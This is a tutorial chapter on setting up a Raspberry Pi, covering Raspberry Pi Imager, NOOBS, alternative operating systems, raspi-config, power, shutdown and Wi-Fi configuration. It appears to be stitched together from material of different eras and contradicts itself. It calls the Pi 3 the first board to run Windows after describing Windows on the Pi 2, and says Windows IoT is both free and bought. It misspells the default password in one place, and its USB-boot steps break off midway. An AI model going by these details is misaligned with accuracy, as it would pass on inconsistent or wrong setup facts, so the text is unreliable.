First up we will look at how to install using the Raspberry Pi Imager. Then we will look at other ways to prepare and install an OS. After that we will look at turning the raspberry pi on, booting it for the first time and selecting an initial operating system, navigating Rasp-config, and then rebooting.

After that, we'll start you with how to access the command line, login login, open the GUI, connect to the internet, coworking with a removable drive, and shut down.

This is probably the most crucial chapter in the book, so be sure to read it carefully.

The Raspberry Pi has no built-in flash storage; it needs an SD card to do anything. Picking the right one might seem simple, but we're here to help you make the right choice.



Running an OS setup on a raspberry pi was historically a little tricky (see the headless install project chapter below). Today, the process is

made much easier with the Raspberry Pi Imager. Jump to the “Choosing the Operating System” chapter if you want to skip the other OS.

For New Set-Ups:

[Many vendors sell SD cards](#) with the operating system pre-installed; for some, this may be the best way to get started. Even if it isn't the latest release, you can easily upgrade once you get the Pi booted up and on the Internet.

This is also changed with the Windows 10 Developer Community for the Pi 2. The Raspberry Pi 2-compatible Windows 10 will be free of charge to makers.

You can also install windows. Look at the WindowsOnDevices.com site to get a handle on what is being done there. You can run Windows efficiently for existing upgrades from Raspberry Pi B+ to Raspberry Pi 3.

What is Linux?

Linux is the operating system (OS) used for your Raspberry Pi. Its role is the same as Windows, Mac OS X, Android (in fact, Android is based on a Linux kernel), iOS or any other OS you care to mention. That role is to provide a platform for everything else to run on. It talks to the hardware and speaks to you, the user.

But what makes Linux different to any other OS out there? Well, for a start, it's free (more about that later), immensely powerful, highly customisable, and the best thing is it's been created for users.

However, to call Linux 'an operating system' is a bit of an understatement. It's not 'one operating system' like Windows 8 or Mac OS X is. No, it's many operating systems... hundreds even! As we'll talk about in the next section, Linux consists of different components, each of which has many different variants. These have all been wrapped into easy-to-install distributions to meet different needs. Want a simple desktop replacement? There's a Linux distribution for that. Want a home media server? You can get that too.

How it works

One of the great things about Linux (apart from it being free) is just how customisable it is. Let's look at the main components that make up a Linux install (there are more, but these are the ones you'll meet most often along your way):

The kernel: The brains of the operation. It talks to the hardware and can be compiled to run on different CPUs, such as the ARM one in the Pi. Any application you run that needs access to hardware – such as keyboard input, monitor output or access to the hard drive – will have to go through the kernel.

The shell:

A good old-fashioned command-line interface. There's nothing you can't do here, from installing software to viewing system resources and scripting everyday tasks. It can look daunting at first, but you'll soon realise it's not so scary.

Desktop environment: Of course, it's no fun just looking at text all day. This is where the desktop comes in to make things simple to use. It looks and works like an operating system.

Applications:

Not part of the OS as such, but a vital part of any Linux installation. You'll find it for Linux, whether it's an office suite or a media player.

Choosing the operating system

The Raspberry Pi has captured the hearts and imaginations of the public since its launch a little over a year ago. There's rarely a day gone by where we haven't heard of some beautiful, extreme, or incredible hardware project from the ever-growing community of Raspberry Pi enthusiasts. Just looking through the pages of this book will reveal some examples of what can be done. The potential for the Raspberry Pi's achievements is limited only by the users' imagination.


The Raspberry Pi was always intended to run various operating systems, and for the past four years, we've seen just about everything. From the stock Debian distribution to much more esoteric options, we range from Windows 10 IOT to [Plan 9](#). The usefulness of some of these operating systems is questionable, but it's not like more choice of OSes is terrible, right?

Starting with the Imager

Two operating systems that don't get enough love on the Raspberry Pi are also two of the most common operating systems for ARM systems: Android and Chrome OS. There are projects to bring these operating systems to the Pi 2, but they're not very mature and certainly not ready for mainstream use.

The Pi 3 will change this. It's faster, yes, but the update to the flagship Pi comes just a few weeks after [the release of an experimental OpenGL driver](#). Graphics, by far, have been the one item holding back a proper Android system for the Pi, and [Eben] tells me Chrome OS will come to the Pi 3 in short order.

You can look at a vast range of the different Raspberry Pi Operating Systems by using [Raspberry Pi Imager](#), which you can use to download and quickly set up the OS.



1. If you haven't already, download and install [Raspberry Pi Imager](#) on your computer
2. Find the Raspberry Pi OS
3. You can also check the advanced options and enter your Wi-Fi details to help you connect straight away with the Raspberry Pi.
4. Next, choose the storage option and write the OS.

Other Operating Systems to Consider

NOOBS

Historically NOOBS was the go-to for the Raspberry Pi Software. The OS is stable for almost every Pi user; the NOOBS Operating System is the one to start with.

NOOBS was designed to make setting up a Raspberry Pi super easy. It supports multiple OS installations and re-installations, as well as config file editing and web browsing (to research answers to boot problems) in a pre-boot environment.

After all, this thing was designed for education, and you're not going to learn much if you can't even get started. NOOBS fits on a 4 GB card and gives you multiple choices about which distro you'd like to set up.

After you've chosen, you can always return to the menu and make a different selection by holding down Shift during boot, either to try something new or to get a mulligan on a corrupted card.

If you don't buy it on a preloaded card, you can download it from <http://www.raspberrypi.org/downloads>.

ARCH Linux

ARCH is a Linux distro that has been active for roughly 11 years. It's a fantastic operating system and prides itself on its minimalism, code correctness and elegance. This particular port for the Raspberry Pi – Arch Linux ARM – aims for simplicity and offers the user complete control of the operating system. It's fast (booting to a command prompt in less than ten seconds) and is incredibly light on the Raspberry Pi's system resources.

However, while it's a more user-control-orientated operating system, its design is not as friendly to the beginner as the Raspbian above.

Windows IOT (10)

The Pi 3 caused quite a stir as it was the first system you could install windows on. This has increased functionality, particularly with the internet of things (IoT). You can install Windows IoT on any version of Raspberry Pi 3 and later.

Windows 10 is a massive step in the move toward mobile computing. The updates and coming releases of Windows 10 are aimed at increasing the versatility of windows and reconnecting it with the programming community.

The Windows 10 IoT Core is a stripped-down version of Windows 10 designed for use on devices like the Raspberry Pi. It includes support for popular programming languages like Python and Node.js, and it can be used to create an internet of things (IoT) devices. In order to use Windows 10 IoT Core on a Raspberry Pi, you will need to purchase a copy of the operating system from the Microsoft Store.

The Raspberry Pi working version of Windows 10 is available free of charge to makers.

Visit WindowsOnDevices.com today to join the Windows Developer Program for IoT and receive updates as they become available.

Microsoft itself has blogged on the topic.

“We see the Maker community as an amazing source of innovation for smart, connected devices that represent the very foundation of the next wave of computing, and we’re excited to be a part of this community,” [wrote Windows executive Kevin Dallas](#).

When Considering other Operating Systems

Although the Raspberry Pi has many operating systems that are compatible and configured for use with its hardware, there are some that the users of the Raspberry Pi have clamoured for since its arrival. Two of these, in particular, are Android – the operating system used on smartphones and tablets; and Chromium OS – the development operating system based on that used in Google Chromebooks.

At this time, there are examples of each available to download and test on the Raspberry Pi. However, they are extremely problematic and are considered as being experimental by the developers and the community as a whole. But that doesn't mean they are impossible to install or experiment with.

While this is a perfectly enjoyable experience for some, for others it can be quite stressful, especially when you've spent some time preparing the work only to have it fail without reason. Therefore my advice would be to take it easy, keep the experimentation of the other operating systems a fun project and accept that in the world of computing, things do go inexplicably wrong from time to time.

Still, don't be afraid to go for it!

Try them out

Should you wish to try the Android port on the Raspberry Pi, take a moment to point your browser to goo.gl/gT5De. This is the official wiki page for the project and towards the bottom of the page you'll find the links to the relevant images.

Simply download the image and transfer it to an SD card in the same way you transferred your primary Raspberry Pi operating system. Then, insert the SD card into the Raspberry Pi and apply power.

In time you should be at the Android start screen, but be warned, it's painfully slow, and using a mouse is nowhere near as intuitive in Android as using touch-screen technology.

Getting Chromium OS to run on the Raspberry Pi is more complex than that of the Android build. For starters, there are a few prerequisites necessary; however, a blog post located at goo.gl/bEQdk should get you on track and ready to test Chromium.

Project 1: The Actual Install Process

Booting

The term “boot” is an old computer term that references bootstraps. Basically, to boot a computer means to load its basic software into memory, such as its operating system. Once you turn the PI on, it takes a few seconds for it to boot. In order for it to boot, it needs to load the operating system from the microSD card.

This means that the microSD card needs to be inserted before you turn the PI on. If this is your first time to boot up the PI, you should be using the microSD card with NOOBs installed.

When you boot, you will see a window appear with several different operating systems to choose from. For first time users, your best bet will be Raspbian – you can go back and install a different operating system at a later time.

Before we begin anything, let’s make sure we’ve ticked off everything on our checklist. You’ll need:

- A Raspberry Pi (of course)
- Compatible SD Card
- Micro USB Cable/Charger
- Network Cable
- TV out or HD out for your monitor or TV.

We’ll be focusing on the most common and useful configuration for new users; a combination of the Raspbian Linux distribution (also known as ‘wheezy’) with an HDMI output from an existing Windows PC. Starting with the OS download we’ll walk through creating the image on your SD card, connecting the peripherals and the installation process. After that we’ll walk through the Raspberry Pi Config Tool options.

Powering Your Raspberry Pi

As outlined at the start of this book the Raspberry Pi 4 B and Raspberry Pi 400 are powered via a USB Type-C port, which requires a charger that can output 5 volts and 3 amps.

Most USB Type-C phone chargers don’t have enough amps to power the Pi 4, particularly the older iPhone chargers unless they have USB PD capability, but USB-C laptop chargers should all work. While it’s

unlikely to be a problem, note that Pi 4 models that were manufactured in 2019 or early 2020 have a bug that prevents them from charging over high-speed data cables that support USB 3.x 5 or 10 Gbps connections.

All other Raspberry Pi models, including the Raspberry Pi 3 B and Pi Zero / Zero W, get power via a micro USB port, which means that you can give it juice by connecting it to just about any of the many different third-party chargers or even by attaching it to one of your computer's USB ports. While you can get away with giving the board a lot less electricity (the Pi Zero W runs perfectly off of my laptop's USB port), the optimal power source for a Raspberry Pi 3 should have 5 volts and 2.5 amps, which also provides plenty of power for any peripherals you attach to its USB ports.

To reiterate there are a number of suitable options for powering your for Raspberry Pi's, including [this Canakit model\(opens in new tab\) for older](#) Raspberry Pis and this [Vilros model for the Pi 4\(opens in new tab\)](#). Some third-party chargers come with on/off switches, but you shouldn't use them to power down.

The Pi doesn't have a built-in power switch, so the default way to turn it on is to plug it in. However, to avoid data loss, you'll want to use the shutdown feature in your operating system (OS) before unplugging or switching it off.

01 Download the Operating System of Choice

In this example, we will use NOOBS. As you now know there are a lot of options for the Operating System (OS), and there's even Windows 10 on the Pi 3B. However, Raspberry Pi OS, a special version of Debian Linux that's optimized for the Pi, is the best platform for most use cases.

The Raspberry Pi has no internal storage but instead boots off a microSD memory card that you provide.

Be sure to get a card that's at least 8GB, preferably 32GB or higher, and has class 10 speed. It almost goes without saying, but you'll need some kind of card reader and another computer to write the OS to it from your PC or Mac is required. If you have the Pi 400 or purchased a kit you will most likely have the NOOBS system already on the SD card that came with it so you can skip on from here.

Head to <http://www.raspberrypi.org/downloads> and download the latest Raspbian image, if you download the compressed zip, unzip it to a location of your choosing.


02 Downloading and Installing the OS onto the SD Card

Once you have all the components you need, use the following steps to set up your Raspberry Pi using a Windows, Mac or Linux-based PC (we tried this on Windows, but it should be the same on all three).

1. Insert a microSD card / reader into your computer.
2. Download and install the [official Raspberry Pi Imager](#). Available for Windows, macOS or Linux, this app will both download and install the latest Raspberry Pi OS. There are other ways to do this, namely by downloading a Raspberry Pi OS image file and then using a third-party app to “burn it,” but the Imager makes it easier.
3. Click Choose OS and select Raspberry Pi OS (32-bit) from the OS menu (there are other choices, but for most uses, 32-bit is the best).



4. Then select your SD card for the install (32-bit) from the OS menu (there are other choices, but for most uses, 32-bit is the best). After that you will be able to write to that SD Card. Safely eject the SD card and move over to the Raspberry Pi.



03 Connecting your Pi and Power On


Connect the keyboard and mouse to the USB ports. Connect the network cable from an existing network connection such as your router into the network port and connect the HDMI cable from a TV. Insert the SD card into the Pi. Insert the USB cable from a power source.

Now power on your Pi and the installation will begin. If are prompted for a username and password, the default username is “pi”, and the password is “raspberrry”. If you’re concerned about security, you’ll want to change these. On the first boot, you will probably be given a “Welcome to the Raspberry Pi” dialogue box, which takes you through the process of choosing important settings.


04 The Welcome Wizard

The first time you run Raspberry Pi OS, you’ll see the Welcome Wizard. This helpful tool will walk you through changing some settings in Raspberry Pi OS, known as the configuration, to match how and where you will be using Raspberry Pi.

On boot up, after the initial scrolling text you’ll see the Config tool. Here you can configure many of the Raspberry Pi features quickly and easily. You can also run this tool at a later date with the command `sudo raspi-config`. Esc, Tab and Space can be used to navigate the tool.



If you are not shown a “Welcome to Raspberry Pi” dialog box or you wish to change these settings later, you can find the region and password settings, along with many other options, by clicking on the Pi icon in the upper left corner of the screen and navigating to Preferences -> Raspberry Pi Configuration. You can configure Wi-Fi by clicking on the Wi-Fi / network icon on the taskbar.



Please note that by default, not all the storage on the SD card is used. By selecting the Expand Filesystem option, you can expand that partition to take up the full capacity of the SD card. This is highly recommended as it will give you far more storage capabilities.

05 Changing the password

The default username and password for the Raspberry Pi is “pi” and “raspberry” respectively. It’s highly that you change the password to something more secure. Change User Password will guide you through that process. Remember this, if you lose it you will not be able to recover it

06 Save settings and restart

Although you don’t need to restart here it is safe to do so.

If all goes well, you should see a bunch of startup log entries appearing on your screen. If things don’t go well, skip ahead to the troubleshooting section at the end of this chapter. These log messages show all of the processes that are launching as you boot up the Pi. You’ll see the network interface be initialized, and you’ll see all of your USB peripherals being recognized and logged. You can see these log messages after you log in by typing `dmesg` on the command line.

Introduction Project 1 (Option B): Installing an operating system from Scratch

This install is a little harder than the first project. If you have already completed the first project, you do not need to take on this one.

With its small size and cheap price, many people might be fooled into thinking that the Raspberry Pi is only usable for basic tasks, and learning to program on.

You will be shown raspi-config on first booting into Raspbian.

The latest versions of Raspberry Pi OS (as of April 29 2021 or later) have many of the necessary changes built-in. The Raspberry Pi Imager now has a much simpler means to prepare a Raspberry Pi 4 / 400 for USB boot.

These instructions will set the Raspberry Pi 4 / 400 to look for a USB boot device, if none is found it will then boot from the micro SD card.

1. [Download and install Raspberry Pi Imager](#) from the Raspberry Pi website.
2. Insert a spare micro SD card into your computer. Note that this card will be erased.
3. Launch Raspberry Pi Imager and under Operating System scroll down to Misc Utility Images and left click to open the next menu.

Once you are inside raspi-config, you can move between the options using the arrow key. We'll discuss these different options now
Expand the Filesystem. This gives you access to all the storage available on your SD card, and is only needed if you are not using NOOBs to setup your PI. Change User Password. The default username for the RP2 is pi and the password is raspberry.

Leave them unchanged for now. After Booting. This option lets you decide where to go after the PI boots: a desktop environment, Scratch, or the command line. The default is command line, also known as Console Text. Leave this option unchanged for now.

To open the configuration tool after this, simply run the following from the command line:

```
sudo raspi-config
```

When setting up the Pi you can use a keyboard to explore the options. Use the up and down arrows to move around the list, the space bar to select something, and tab to change fields or move the cursor to the buttons at the bottom of the window.

The sudo is required because you will be changing files that you do not own as the pi user. You should see a blue screen with options in a grey box in the centre, like so:




Figure 4 - Rasp-Config

It has the following options available:

Raspberry Pi Software Configuration Tool (raspi-config) Setup Options

01 Expand Filesystem

Ensures that all of the SD card storage is available to the OS. You should always choose this option; this will enlarge the filesystem to let you use the whole SD card.

02 Change User Password

Change password for the default user (pi). It's a good idea to change the default password from raspberry to some- thing a little stronger.

03 Enable Boot to Desktop/Scratch

Choose whether to boot into a desktop environment, Scratch, or the command line

04 Internationalisation Options

Set up language and regional settings to match your location

05 Enable Camera

Enable this Pi to work with the Raspberry Pi Camera

06 Add Rastrack

Add this Pi to the online Raspberry Pi Map (Rastrack)

07 Overclock (always)

Configure overclocking for your Pi. You now have the option of running the processor at speeds higher than 700MHz with this option. For your first time booting, leave the default settings or try Medium or Modest. You may want to return to this later (Turbo mode can run at 1000MHz).

08 Advanced and then Config

Configure advanced settings

```
`raspi-config`
```

Information about this configuration tool

Use the up and down arrow keys to move the highlighted selection between the options available. Pressing the right arrow key will jump out of the options menu and take you to the <Select> and <Finish> buttons.

Pressing left will take you back to the options. Alternatively, use the Tabkey to switch between these.

Note that in long lists of option values (like the list of timezone cities), you can also type a letter to skip to that section of the list. For example, entering L will skip you to Lisbon, just two options away from London, to save you scrolling all the way through the alphabet.

When you're done, select Finish and you'll be dumped back to the command line. Type:

```
pi@raspberrypi ~ $ sudo reboot
```

and your Pi will reboot with your new settings. If all goes well (and if you chose the option to boot straight to the graphical desktop environment) you should see the Openbox window manager running on the Lightweight X11 Desktop Environment (LXDE). You're off and running!

Shutting Down

There's no power button on the Raspberry Pi (although there is a header for a reset switch on newer boards). The proper way to shutdown is through the Logout menu on the graphical desktop; select Shutdown to halt the system.

You can also shut down from the command line by typing:

```
pi@raspberrypi ~ $ sudo shutdown -h now
```

Be sure to do a clean shutdown (and don't just pull the plug). In some cases you can corrupt the SD card if you turn off power without halting the system.

Introduction Project 1 (Part 2): Connecting to Wifi

If you used the first project to set up your Raspberry Pi 4 then during the install wizard you would have likely set up your Wi-Fi. With the older Pi versions, the easiest way to get online is to buy a Raspberry Pi Model B+ or Model 2, as both come with an RJ45 Ethernet socket or a Pi 3 with both Wifi and Bluetooth. The Model A not only lacks the Ethernet port, but is handicapped by only having one USB port. That means you will have to buy a power USB hub in order to get online. Back to the Model B/2 though and to get online, simply plug an Ethernet cable into the socket on the Pi and connect it to a similar port on the back of your internet modem/ router. Turn your Pi on and launch the desktop, then double-click on Midori and you should see the internet appear (main image).

To check that it's working, look at the lights on the Pi itself. The red power light should on. Above this is the green light that flickers when accessing the SD card. Below the power light are the three Ethernet-related lights. Note that the Model A does not have these LEDs because it doesn't have the Ethernet socket. The middle light is green and comes on when it detects a Full Duplex LAN connection.

If you aren't close enough to the modem/router to be able to plug in the Ethernet connection, or you simply have a Model A, then a powered USB hub is required.

A Graphical User Interface is provided for setting up WiFi connections in the current Raspbian release.



The icons on the right show whether a network is secured or not, and its signal strength. Click the network that you want to connect to; if it is secured, a dialogue box is shown prompting you to enter the network key.

Enter the key and press OK, then wait a couple of seconds. The network icon will flash briefly to show that a connection is being made; once it is ready, the icon stops flashing and shows the signal strength.

Wifi Connection Through Command Line Prompt

This method is suitable if you don't have access to the graphical user interface normally used to set up WiFi on the Raspberry Pi. It's especially suitable for use with a serial console cable if you don't have access to a screen or wired Ethernet network. Note also that no additional software is required; everything you need is already included on the Raspberry Pi.

The first step is to login Raspberry Pi 4. Then open Terminal –> Type `sudo iwlist wlan0 scan` –> Hit Enter. This command will scan and list all the available WiFi networks with all necessary information. We will get our home network details into this list (say for example SSID which is a name of wifi

network). This will help us to make sure network (that we want to connect) is available or not for Raspberry Pi.

The next step is to add network details on Raspberry Pi 4. Run this command `sudo nano /etc/wpa_supplicant/wpa_supplicant.conf` This will open up `wpa_supplicant.conf` file. Add these few lines of code and replace your network information.

```
network={  
    ssid="You SSID Name"  
    psk="Your WiFi Password"  
    key_mgmt=WPA-PSK  
}
```

Now save the file by pressing ***Ctrl+X then Y***, then finally press ***Enter***.

At this point, wpa-supPLICANT will normally notice a change has occurred within a few seconds, and it will try and connect to the network. If it does not, either manually restart the interface with `sudo ifdown wlan0` and `sudo ifup wlan0`, or reboot your Raspberry Pi with `sudo reboot`.

You can verify if it has successfully connected using `ifconfig wlan0`. If the `inet addr` field has an address beside it, the Pi has connected to the network. If not, check your password and ESSID are correct.

This plugs into a USB port on the Pi. You can then plug a Wi-Fi dongle into this. Boot up the Pi and launch the desktop. Then double-click on the Wi-Fi Config icon. You should see a name for the Adapter appear.

Checking the connection

To check that the Pi has a valid internet connection, double-click on LXTerminal. Enter this command:

```
ip addr
```

